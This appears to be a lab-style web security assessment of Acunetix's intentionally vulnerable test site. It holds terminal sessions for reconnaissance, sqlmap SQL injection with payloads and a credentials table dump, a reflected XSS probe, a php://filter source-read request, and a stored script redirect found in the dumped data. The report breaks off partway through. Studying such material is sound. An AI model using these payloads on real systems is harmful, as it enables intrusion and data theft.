Comprehensive Web Application Security Assessment Report

Target Website: http://testphp.vulnweb.com/
Application Type: Intentionally Vulnerable Test Application
Assessment Type: Authorized Security Testing
Environment: Kali Linux (Virtual Machine)

Introduction

This report documents a comprehensive web application security assessment conducted on the intentionally vulnerable website **testphp.vulnweb.com**, developed by Acunetix for educational and testing purposes. The objective of this assessment was to understand real-world web attack methodologies by performing information gathering, vulnerability analysis, and controlled attack simulations in a safe and authorized environment.

Scope & Authorization

- The target application is publicly available and designed for security testing.
- All activities were conducted in an isolated virtual lab environment.
- No production systems or real users were targeted.
- The assessment focused on learning and demonstrating common web vulnerabilities.

Information Gathering & Reconnaissance

Objective

To identify server technologies, application frameworks, and exposed components of the target application.

Methodology

- Automated reconnaissance tools were used to fingerprint the application.
- HTTP headers, technologies, and server responses were analyzed.
- Publicly accessible files and application endpoints were reviewed.

Observations

- The application is hosted on a Linux-based server.
- The database management system is **MySQL**.
- The application communicates over **unencrypted HTTP**.

```
jackal@kali: ~
Session  Actions  Edit  View  Help
┌──(jackal㉿kali)-[~]
└─$ whatweb http://testphp.vulnweb.com/
http://testphp.vulnweb.com/ [200 OK] ActiveX[D27CDB6E-AE6D-11cf-96B8-444553540000], Adobe-Flash, Country[UNITED STATES][US], Email[wvs@acunetix.com], HTTPS
erver[nginx/1.19.0], IP[44.228.249.3], Object[http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0][clsid:D27CDB6E-AE6D-11c
f-96B8-444553540000], PHP[5.6.40-38+ubuntu20.04.1+deb.sury.org+1], Script[text/JavaScript], Title[Home of Acunetix Art], X-Powered-By[PHP/5.6.40-38+ubuntu2
0.04.1+deb.sury.org+1], nginx[1.19.0]

┌──(jackal㉿kali)-[~]
└─$ wget -r -np -k http://testphp.vulnweb.com/
--2025-12-26 08:41:31--  http://testphp.vulnweb.com/
Resolving testphp.vulnweb.com (testphp.vulnweb.com)... 44.228.249.3
Connecting to testphp.vulnweb.com (testphp.vulnweb.com)|44.228.249.3|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'testphp.vulnweb.com/index.html'

testphp.vulnweb.com/index.html          [ <=>                                   ]   4.84K  --.-KB/s    in 0s

2025-12-26 08:41:32 (348 MB/s) - 'testphp.vulnweb.com/index.html' saved [4958]

Loading robots.txt; please ignore errors.
--2025-12-26 08:41:32--  http://testphp.vulnweb.com/robots.txt
Reusing existing connection to testphp.vulnweb.com:80.
HTTP request sent, awaiting response... 404 Not Found
2025-12-26 08:41:33 ERROR 404: Not Found.

--2025-12-26 08:41:33--  http://testphp.vulnweb.com/style.css
Reusing existing connection to testphp.vulnweb.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 5482 (5.4K) [text/css]
Saving to: 'testphp.vulnweb.com/style.css'

testphp.vulnweb.com/style.css       100%[===================================>]   5.35K  --.-KB/s    in 0.06s

2025-12-26 08:41:33 (82.8 KB/s) - 'testphp.vulnweb.com/style.css' saved [5482/5482]

--2025-12-26 08:41:33--  http://testphp.vulnweb.com/images/logo.gif
Reusing existing connection to testphp.vulnweb.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 6660 (6.5K) [image/gif]
Saving to: 'testphp.vulnweb.com/images/logo.gif'

testphp.vulnweb.com/images/logo.gif 100%[===================================>]   6.50K  --.-KB/s    in 0s
```

```
Converting links in testphp.vulnweb.com/product.php?pic=2 ...  23.
21-2
Converting links in testphp.vulnweb.com/product.php?pic=3 ...  23.
21-2
Converting links in testphp.vulnweb.com/product.php?pic=4 ...  23.
21-2
Converting links in testphp.vulnweb.com/product.php?pic=5 ...  23.
21-2
Converting links in testphp.vulnweb.com/product.php?pic=7 ...  23.
21-2
Converting links in testphp.vulnweb.com/product.php?pic=6 ...  23.
21-2
Converting links in testphp.vulnweb.com/disclaimer.php ...  19.
17-2
Converting links in testphp.vulnweb.com/listproducts.php?artist=2 ...  24.
22-2
Converting links in testphp.vulnweb.com/listproducts.php?artist=3 ...  19.
17-2
Converting links in testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/index.html ...  nothing to do.
Converting links in testphp.vulnweb.com/hpp/params.php?p=valid&pp=12 ...  nothing to do.
Converting links in testphp.vulnweb.com/style.css ...  nothing to do.
Converting links in testphp.vulnweb.com/AJAX/styles.css ...  nothing to do.
Converted links in 43 files in 0.01 seconds.
```

```
┌──(jackal㉿kali)-[~]
└─$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,zip
═══════════════════════════════════════════════════════════════
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://testphp.vulnweb.com/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,zip
[+] Timeout:                 10s
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/404.php              (Status: 200) [Size: 5267]
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/artists.php          (Status: 200) [Size: 5328]
/cart.php             (Status: 200) [Size: 4903]
/categories.php       (Status: 200) [Size: 6115]
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/disclaimer.php       (Status: 200) [Size: 5524]
/favicon.ico          (Status: 200) [Size: 894]
/guestbook.php        (Status: 200) [Size: 5390]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.zip            (Status: 200) [Size: 2586]
/index.php            (Status: 200) [Size: 4958]
/index.php            (Status: 200) [Size: 4958]
/login.php            (Status: 200) [Size: 5523]
/logout.php           (Status: 200) [Size: 4830]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/product.php          (Status: 200) [Size: 5056]
/redir.php            (Status: 302) [Size: 0]
/search.php           (Status: 200) [Size: 4732]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/signup.php           (Status: 200) [Size: 6033]
/userinfo.php         (Status: 302) [Size: 14] [--> login.php]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

Conclusion

This phase provided essential insight into the technology stack, enabling informed planning for vulnerability testing.

SQL Injection Vulnerability Analysis

Objective

To determine whether user-supplied input parameters were securely handled by the backend database.

Methodology

- Input parameters within dynamic URLs were analyzed.
- Automated vulnerability assessment tools were used to test for injection behavior.
- Server responses were monitored for abnormal behavior.

Observations

- A GET parameter was identified as dynamically processed.
- The backend database was confirmed as **MySQL**.
- The parameter exhibited behavior consistent with SQL injection vulnerabilities.
- Multiple SQL injection techniques were found to be applicable.

```
jackal@kali: ~
Session Actions Edit View Help

┌──(jackal㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:01:49 /2025-12-26/

[09:01:49] [INFO] resuming back-end DBMS 'mysql'
[09:01:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6119=6119

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171716a71,(SELECT (ELT(7585=7585,1))),0x716a716a71),7585)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5702 FROM (SELECT(SLEEP(5)))IDWL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7171716a71,0x5a75466b4e434d4b7776696443675754564142777261655565454666504 87a6a58625570716f704a,0x716a716a7
1),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:01:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[09:01:50] [INFO] fetching database names
available databases [2]:
```

```
jackal@kali: ~
Session Actions Edit View Help

┌──(jackal㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch --risk=2 --level=2

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:00:24 /2025-12-26/

[09:00:24] [INFO] testing connection to the target URL
[09:00:25] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:00:25] [INFO] testing if the target URL content is stable
[09:00:26] [INFO] target URL content is stable
[09:00:26] [INFO] testing if GET parameter 'cat' is dynamic
[09:00:26] [INFO] GET parameter 'cat' appears to be dynamic
[09:00:26] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[09:00:27] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[09:00:27] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (2) and risk (2) values? [Y/n] Y
[09:00:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:00:28] [WARNING] reflective value(s) found and filtering out
[09:00:30] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="The")
[09:00:30] [INFO] testing 'Generic inline queries'
[09:00:30] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[09:00:31] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[09:00:31] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[09:00:31] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[09:00:32] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[09:00:32] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[09:00:32] [INFO] testing 'MySQL inline queries'
[09:00:32] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[09:00:32] [WARNING] time-based comparison requires larger statistical model, please wait..............  (done)
[09:00:41] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[09:00:41] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[09:00:41] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[09:00:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
```

```
jackal@kali: ~
Session  Actions  Edit  View  Help
┌──(jackal㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acurat --tables --batch

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:02:40 /2025-12-26/

[09:02:40] [INFO] resuming back-end DBMS 'mysql'
[09:02:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6119=6119

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171716a71,(SELECT (ELT(7585=7585,1))),0x716a716a71),7585)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5702 FROM (SELECT(SLEEP(5)))IDWL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7171716a71,0x5a75466b4e434d4b77766964436757545641427772616555654546665048 7a6a58625570716f704a,0x716a716a7
1),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:02:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[09:02:41] [INFO] fetching tables for database: 'acurat'
[09:02:42] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partia
l UNION technique
```

```
jackal@kali: ~
Session  Actions  Edit  View  Help

┌──(jackal㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" \ -D acurat -T users -C uname,pass,cc --dump --batch

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:04:22 /2025-12-26/

[09:04:22] [INFO] resuming back-end DBMS 'mysql'
[09:04:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6119=6119

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171716a71,(SELECT (ELT(7585=7585,1))),0x716a716a71),7585)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5702 FROM (SELECT(SLEEP(5)))IDWL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7171716a71,0x5a75466b4e434d4b77766964436757545641427772616555654546665048 7a6a58625570716f704a,0x716a716a7
1),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:04:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[09:04:22] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
```

```
jackal@kali: ~
Session  Actions  Edit  View  Help
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6119=6119

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171716a71,(SELECT (ELT(7585=7585,1))),0x716a716a71),7585)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5702 FROM (SELECT(SLEEP(5)))IDWL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7171716a71,0x5a75466b4e434d4b77766964436757545641427772616555654546665048 7a6a58625570716f704a,0x716a716a7
1),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:04:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[09:04:22] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[09:04:22] [INFO] fetching current database
[09:04:23] [INFO] fetching entries of column(s) 'cc,pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+------+-------------------------------------------------------------+
| uname | pass | cc                                                          |
+-------+------+-------------------------------------------------------------+
| test  | test | <script>window.location="https://tinyurl.com/3yu97nxt"</script><!-- |
+-------+------+-------------------------------------------------------------+

[09:04:24] [INFO] table 'acuart.users' dumped to CSV file '/home/jackal/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:04:24] [INFO] fetched data logged to text files under '/home/jackal/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:04:24 /2025-12-26/

┌──(jackal㉿kali)-[~]
```

```
jackal@kali: ~
Session  Actions  Edit  View  Help
┌──(jackal㉿kali)-[~]
└─$ curl "http://testphp.vulnweb.com/search.php?searchFor=<script>alert('xss')</script>"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a><
/h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/index.php">AJAX Demo</a>
        </td>
        <td align="right">
                </td>
```

```
┌──(jackal㉿kali)-[~]
└─$ curl "http://testphp.vulnweb.com/search.php?searchFor=<script>alert('xss')</script>"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a><
/h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/index.php">AJAX Demo</a>
        </td>
        <td align="right">
                </td>
```

```
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        </div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
          <li><a href="userinfo.php">Your profile</a></li>
          <li><a href="guestbook.php">Our guestbook</a></li>
                <li><a href="AJAX/index.php">AJAX Demo</a></li>
          </li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
          <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP scanner</a></li>
          <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/">PHP vuln help</a></li>
          <li><a href="http://www.eclectasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.
0,29,0" width="107" height="66">
```

```
<!-- end navbar -->
<div id="siteInfo">  <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact
Us</a> | &copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an example PHP application, which is intentionally vulnerable
to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break int
o your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XS
S), and Cross-site Request Forgery (CSRF), and more.</p>
</div>
</div>
</body>
<!-- InstanceEnd -->
```

```
┌──(jackal㉿kali)-[~]
└─$ curl "http://testphp.vulnweb.com/showimage.php?file=php://filter/convert.base64-encode/resource=showimage.php" --output showimage.b64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0  --:--:--  0:00:01 --:--:--     0
```

Conclusion

The application lacked proper server-side input validation, making it vulnerable to SQL injection attacks.

Authentication Bypass Testing

Objective

To evaluate the robustness of the login mechanism.

Methodology

- The login page was tested for improper authentication validation.
- Input handling in the authentication form was analyzed.

Observations

- The login mechanism relied on insecure backend validation.
- Authentication logic was vulnerable to manipulation.
- Unauthorized access to user accounts was possible.

User Information Manipulation & Stored XSS

Objective


To analyze how user-supplied data is stored and rendered within the application.


Methodology

